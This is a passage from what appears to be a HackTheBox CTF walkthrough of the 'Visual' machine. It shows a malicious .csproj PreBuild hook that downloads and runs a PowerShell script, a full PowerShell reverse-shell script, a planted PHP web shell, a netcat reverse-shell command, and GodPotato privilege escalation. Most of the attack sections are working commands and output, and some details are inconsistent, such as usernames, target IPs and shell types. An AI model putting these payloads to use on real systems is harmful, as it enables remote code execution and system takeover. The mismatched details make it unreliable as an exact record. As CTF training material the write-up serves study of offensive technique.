


# Visual



**IP:** 10.129.229.122

## Info Gathering

### Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Visual
cd ~/HTB/Boxes/Visual

# Open a tmux session
tmux new -s Visual

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a Visual
workspace Visual
setg LHOST 10.10.14.98
setg LPORT 1337
setg RHOST 10.129.229.122
setg RHOSTS 10.129.229.122
setg SRVHOST 10.10.14.98
setg SRVPORT 9000
use multi/handler
```

### Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.229.122 -oN visual.nmap
```

### Hosts

```
Hosts
=====
```

<u>address</u>	<u>mac</u>	<u>name</u>	<u>os_name</u>	<u>os_flavor</u>	<u>os_sp</u>	<u>purpose</u>	<u>info</u>	<u>comments</u>
10.129.229.122			Windows 2019			server		

### Services

## Services

host	port	proto	name	state	info
10.129.229.122	80	tcp	http	open	Apache httpd 2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17

## Gaining Access

On the homepage of the site is a location to submit a Git Repo URL that hosts .NET code to be compiled. This is a pretty straight forward start. Make a C# project that executes a shell during pre or post compiling.

### Screenshot Evidence



## Support for .NET 6.0 & C#

We are always up to date, supporting the latest .NET 6.0 and C# programs.



## Submit Your Repo

I created a directory to be used for hosting a local git repository to that will contain a C# application to compile that establishes a reverse shell.

I cloned a GitHub repo I have that already exists

```
# Commands To Host Local Git Repo
cd /root/HTB/Boxes/Visual
git clone https://github.com/0sbornePro/EncrypIT.git
```


During the applications compilation process I am going to require pre-build actions be executed that execute a reverse shell

In the EncrypIT.csproj file, just below the opening <Project> tag I added the below PreBuild Event  
A csproj file contains compiler settings to build C# projects with using XML formatting defined options

```
# Modify File
vim /root/HTB/Boxes/Visual/EncrypIT/EncrypIT/EncrypIT.csproj

# Add the below at line 2
<Target Name="PreBuild" BeforeTargets="PreBuildEvent">
  <Exec Command="powershell IEX (New-Object System.Net.WebClient).DownloadString('http://10.10.14.98:8000/revshell.ps1')" />
</Target>
```

## Screenshot Evidence



```
<?xml version="1.0" encoding="utf-8"?>
<Project ToolsVersion="15.0" xmlns="http://schemas.microsoft.com/developer/
  <Target Name="PreBuild" BeforeTargets="PreBuildEvent">
    <Exec Command="powershell IEX (New-Object System.Net.WebClient).Downlo
  </Target>
  <Import Project="$(MSBuildExtensionsPath)\$(MSBuildToolsVersion)\Microsof
Common.props'" />
```

I next added a revshell.ps1 file in the root of the repo and made it executable

```
# Commands Executed
touch revshell.ps1
chmod a+x revshell.ps1
nano revshell.ps1
```

## Contents of /root/HTB/Boxes/Visual/EncrypIT/revshell.ps1

```
$socket = new-object System.Net.Sockets.TcpClient('10.10.14.98', 1337);
if($socket -eq $null){exit 1}
$stream = $socket.GetStream();
$writer = new-object System.IO.StreamWriter($stream);
$buffer = new-object System.Byte[] 1024;
$encoding = new-object System.Text.AsciiEncoding;
do
{
  $writer.Flush();
  $read = $null;
  $res = ""
  while($stream.DataAvailable -or $read -eq $null) {
    $read = $stream.Read($buffer, 0, 1024)
  }
  $out = $encoding.GetString($buffer, 0, $read).Replace("`r`n","").Replace("`n","");
  if(!$out.equals("exit")){
    $args = "";
    if($out.IndexOf(' ') -gt -1){
      $args = $out.substring($out.IndexOf(' ')+1);
      $out = $out.substring(0,$out.IndexOf(' '));
      if($args.split(' ').length -gt 1){
        $pinfo = New-Object System.Diagnostics.ProcessStartInfo
        $pinfo.FileName = "cmd.exe"
        $pinfo.RedirectStandardError = $true
        $pinfo.RedirectStandardOutput = $true
        $pinfo.UseShellExecute = $false
        $pinfo.Arguments = "/c $out $args"
```

```

        $p = New-Object System.Diagnostics.Process
        $p.StartInfo = $pinfo
        $p.Start() | Out-Null
        $p.WaitForExit()
        $stdout = $p.StandardOutput.ReadToEnd()
        $stderr = $p.StandardError.ReadToEnd()
        if ($p.ExitCode -ne 0) {
            $res = $stderr
        } else {
            $res = $stdout
        }
    }
    else{
        $res = (&"$out" "$args") | out-string;
    }
}
else{
    $res = (&"$out") | out-string;
}
if($res -ne $null){
    $writer.WriteLine($res)
}
}
}
}While (!$out.equals("exit"))
$writer.close();
$socket.close();
$stream.Dispose()

```

I updated/created the git repo so it hosts the files and any changes I made

```

# Clear original git repo
cd /root/HTB/Boxes/Visual/EncrypIT
rm -rf .git
rm -rf .github
git init
git add .
git commit -m "Initial"

# Commands to Update Git Repo
cd /root/HTB/Boxes/Visual
git --bare clone /root/HTB/Boxes/Visual/EncrypIT hosthttprepodir
cd hosthttprepodir/.git
git --bare update-server-info
mv hooks/post-update.sample hooks/post-update

# Set Config Options for New Repo
cd /root/HTB/Boxes/Visual/hosthttprepodir
git config --global user.email 'rosborne@osbornepro.com'
git config --global user.name 'rosborne@osbornepro.com'
git add .
git commit -m "Initial file adds"

```

## Screenshot Evidence

```

(root@kali)-[~/HTB/Boxes/Visual]
└─# cd /root/HTB/Boxes/Visual
git --bare clone /root/HTB/Boxes/Visual/EncrypIT hosthttprepodir
cd hosthttprepodir/.git
git --bare update-server-info
mv hooks/post-update.sample hooks/post-update
Cloning into 'hosthttprepodir' ...
done.

(root@kali)-[~/HTB/Boxes/Visual/hosthttprepodir/.git]
└─# cd /root/HTB/Boxes/Visual/hosthttprepodir
git config --global user.email 'rosborne@osbornepro.com'
git config --global user.email 'rosborne@osbornepro.com'
git add .
git commit -m "Initial file adds"
On branch main
Your branch is up to date with 'origin/main'.

nothing to commit, working tree clean

```

I then started a listener

```

# Netcat way
nc -lvnp 1337

# Metasploit Way
use multi/handler
set LHOST 10.10.14.98
set LPORT 1337
run -j

```

I next started a python simple HTTP server to host the git repo and performed a git clone to ensure my revshell.ps1 file is there

```

# Command Executed
cd /root/HTB/Boxes/Visual
python3 -m http.server 8000

# Download repo
http://10.10.14.98:8000/hosthttprepodir/.git
ls 10.10.14.98/EncrypIT/

```

**Screenshot Evidence** Verify revshell.ps1 is there after clone

```

(root@kali)-[~/tmp]
└─# cd hosthttprepodir/


(root@kali)-[~/tmp/hosthttprepodir]
└─# ls -la revshell.ps1
-rwxr-xr-x 1 root root 1726 Nov 25 15:33 revshell.ps1

```

I then entered my git URL into the site to execute the attack

**GIT URL:** <http://10.10.14.98:8000/hosthttpreporir.git>

**Screenshot Evidence** Submitted URL



**Screenshot Evidence** HTTP Hit

```
(root@kali) - [~/HTB/Boxes/Visual]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.14.98 - - [25/Nov/2023 15:33:01] "GET /hosthttpreporir/.git/info/refs?service=git-upload-pack HTTP/1.1" 200 -
10.10.14.98 - - [25/Nov/2023 15:33:01] "GET /hosthttpreporir/.git/HEAD HTTP/1.1" 200 -
10.10.14.98 - - [25/Nov/2023 15:33:01] "GET /hosthttpreporir/.git/objects/6a/edfae0a6060c7ee17d3c5a046d993d45c98527 HTTP/1.1" 200 -
10.10.14.98 - - [25/Nov/2023 15:33:01] "GET /hosthttpreporir/.git/objects/2d/b041b783eaa443aaccd6122571ea52672c1a68 HTTP/1.1" 200 -
```

**Screenshot Evidence** revshell.ps1 called

```
10.129.229.122 - - [25/Nov/2023 15:34:20] "GET /hosthttpreporir/.git/object
10.129.229.122 - - [25/Nov/2023 15:34:51] "GET /revshell.ps1 HTTP/1.1" 200
[Visual] 0:openvpn 1:msf- 2:python3*
```

**Screenshot Evidence** Reverse Shell

```
msf6 exploit(multi/handler) > [*] Command shell session 1 opened (10.10.14.98:1337 → 10.129.229.122)
msf6 exploit(multi/handler) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell sparc/bsd		10.10.14.98:1337 → 10.129.229.122:50090 (10.129.229.122)

I was then able to read the user flag

```
# Commands Executed
type C:\Users\enox\Desktop\user.txt
# RESULTS
cf00907f310a87c21105250bdbf00e32
```

## Screenshot Evidence

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

whoami
visual\nox

hostname
VISUAL

ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv4 Address. . . . .             : 10.129.229.122
    Subnet Mask . . . . .             : 255.255.0.0
    Default Gateway . . . . .         : 10.129.0.1

type C:\Users\nox\Desktop\user.txt
cf00907f310a87c21105250bdbf00e32
```

**USER FLAG: cf00907f310a87c21105250bdbf00e32**

## ***PrivEsc***

In the C:\xampp directory I discover is where the PHP site is being hosted in C:\xampp\htdocs

## Screenshot Evidence

```
cd htdocs
```

```
dir
```

```
Directory: C:\xampp\htdocs
```

Mode	LastWriteTime		Length	Name
d-----	6/10/2023	10:32 AM		assets
d-----	6/10/2023	10:32 AM		css
d-----	6/10/2023	10:32 AM		js
d-----	11/25/2023	12:54 PM		uploads
-a-----	6/10/2023	6:20 PM	7534	index.php
-a-----	6/10/2023	4:17 PM	1554	submit.php
-a-----	6/10/2023	4:11 PM	4970	vs_status.php

The user enox is not a member of any local groups

```
# Command Executed  
net user enox
```

## Screenshot Evidence



```
net user enox
User name                enox
Full Name
Comment
User's comment
Country/region code     000 (System Default)
Account active           Yes
Account expires         Never

Password last set       6/10/2023 9:59:52 AM
Password expires        Never
Password changeable     6/10/2023 9:59:52 AM
Password required       No
User may change password Yes

Workstations allowed    All
Logon script
User profile
Home directory
Last logon              11/25/2023 9:14:20 AM

Logon hours allowed     All

Local Group Memberships
Global Group memberships *None
The command completed successfully.
```

However "Everyone" has Full permissions to C:\xampp\htdocs

```
# Command Executed
icacls C:\xampp\htdocs
icacls C:\xampp\htdocs\uploads
```

**Screenshot Evidence** htdocs

```
icacls C:\xampp\htdocs
C:\xampp\htdocs Everyone:(OI)(CI)(F)
Everyone:(I)(OI)(CI)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
BUILTIN\Administrators:(I)(OI)(CI)(F)
BUILTIN\Users:(I)(OI)(CI)(RX)
BUILTIN\Users:(I)(CI)(AD)
BUILTIN\Users:(I)(CI)(WD)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

### Screenshot Evidence uploads

```
icacls C:\xampp\htdocs\uploads
C:\xampp\htdocs\uploads Everyone:(OI)(CI)(F)
Everyone:(I)(OI)(CI)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
BUILTIN\Administrators:(I)(OI)(CI)(F)
BUILTIN\Users:(I)(OI)(CI)(RX)
BUILTIN\Users:(I)(CI)(AD)
BUILTIN\Users:(I)(CI)(WD)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

I started another listener

```
# Netcat way
nc -lvnp 1336

# Metasploit Way
CTRL + Z
use multi/handler
set LPORT 1336
set LHOST 10.10.14.98
run -j

# Re-enter Metasploit Session
sessions -i 1
```

I hosted a PHP reverse shell on my HTTP server as /var/www/html/ptm-shell.php

### Screenshot Evidence

```
175 echo '<pre>';
176 // change the host address and/or port number as necessary
177 $sh = new Shell('10.10.14.98', 1336);
178 $sh→run();
179 unset($sh);
180 // garbage collector requires PHP v5.3.0 or greater
181 // @gc_collect_cycles();
```

```
# Commands Executed
systemctl start apache2
tail -f /var/log/apache2/access.log
```

I downloaded the payload to the target machine

```
# Command Executed
cmd /c powershell Invoke-WebRequest -Method GET -Uri http://10.10.14.98/ptmshell.php.txt -OutFile C:\\xampp\\
\\htdocs\\uploads\\ptmshell.php
```

I then executed the payload and gained a shell as local service

```
# Command Executed
curl -sL -k http://10.129.229.122/uploads/ptmshell.php
```

## Screenshot Evidence

```
msf6 exploit(multi/handler) > sessions

Active sessions
=====
```

Id	Name	Type	Information	Connection
12		shell	sparc/bsd	10.10.14.98:1337 → 10.129.104.2:49771
13		shell		10.10.14.98:1336 → 10.129.104.2:49773

Local Service and Network Service accounts on Windows by default are always vulnerable to the Lovely Potato exploit.

Windows expects their OS to operate this way and claims the issue does not need to be resolved.

I checked for the required ImpersonatePrivilege privileges which I do not have

```
# Command Executed
whoami /priv
```

## Screenshot Evidence

```
C:\xampp\htdocs\uploads>whoami /priv
```

### PRIVILEGES INFORMATION

Privilege Name	Description	State
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

I can restore my original privileges using a tool called FullPower.exe which will give me back the default ImpersonatePrivileges

**ARTICLE:** <https://lyethar.gitbook.io/methodology/readme/privilege-escalation/windows/local-service-network-service-users>

**TOOL:** <https://github.com/itm4n/FullPowers>

```
# Command Executed
wget https://github.com/itm4n/FullPowers/releases/download/v0.1/FullPowers.exe

# On Target Machine
cmd /c powershell Invoke-WebRequest -Uri http://10.10.14.98/FullPowers.exe -OutFile FullPowers.exe
FullPowers.exe
```

### Screenshot Evidence

**NOTE:** I needed to reset the machine for this to work for whatever reason.  
If FullPowers does not work for you that is why

```
C:\Windows\system32>whoami /priv
```

### PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Enabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Enabled
SeAuditPrivilege	Generate security audits	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

I then used GodPotato to elevate my privileges

```
# On Attack machine
cd /var/www/html
wget https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe
zip -r GodPotato.zip GodPotato-NET4.exe

# On Target Machine
bitsadmin /transfer n http://10.10.14.98/GodPotato.zip C:\\xampp\\htdocs\\uploads\\GodPotato.zip

# Extract the malicious file
tar -xf GodPotato.zip
```

I was then able to read the root flag

```
# Command Executed
GodPotato-NET4.exe -cmd "cmd /c type C:\Users\Administrator\Desktop\root.txt"
#RESULTS
18ad2ab37bfb101666ad256e2810eca2
```

## Screenshot Evidence

```
C:\xampp\htdocs\uploads>GodPotato-NET4.exe -cmd "cmd /c type C:\Users\Administrator\Desktop\root.txt"
[*] CombaseModule: 0x140707005661184
[*] DispatchTable: 0x140707007967344
[*] UseProtseqFunction: 0x140707007343520
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\280efa11-2bb1-4df6-9d27-f12ba2a23b06\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000f402-042c-ffff-4a40-ec1bea3c7d82
[*] DCOM obj OXID: 0x85432f62e5482c78
[*] DCOM obj OID: 0x86acd4ee109ca782
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 884 Token:0x808 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 3252
18ad2ab37bfb101666ad256e2810eca2
```

Try to gain a SYSTEM shell on your machine by changing

```
# Elevated Command Execution
GodPotato-NET4.exe -cmd "cmd /c type C:\Users\Administrator\Desktop\root.txt"

# To Execute a metasploit payload
GodPotato-NET4.exe -cmd "msfvenom.exe"

# Or Use a Windows NetCat Binary to execute a reverse shell
GodPotato-NET4.exe -cmd "nc.exe 10.10.14.98 1339 -e powershell"
```

**ROOT FLAG: 18ad2ab37bfb101666ad256e2810eca2**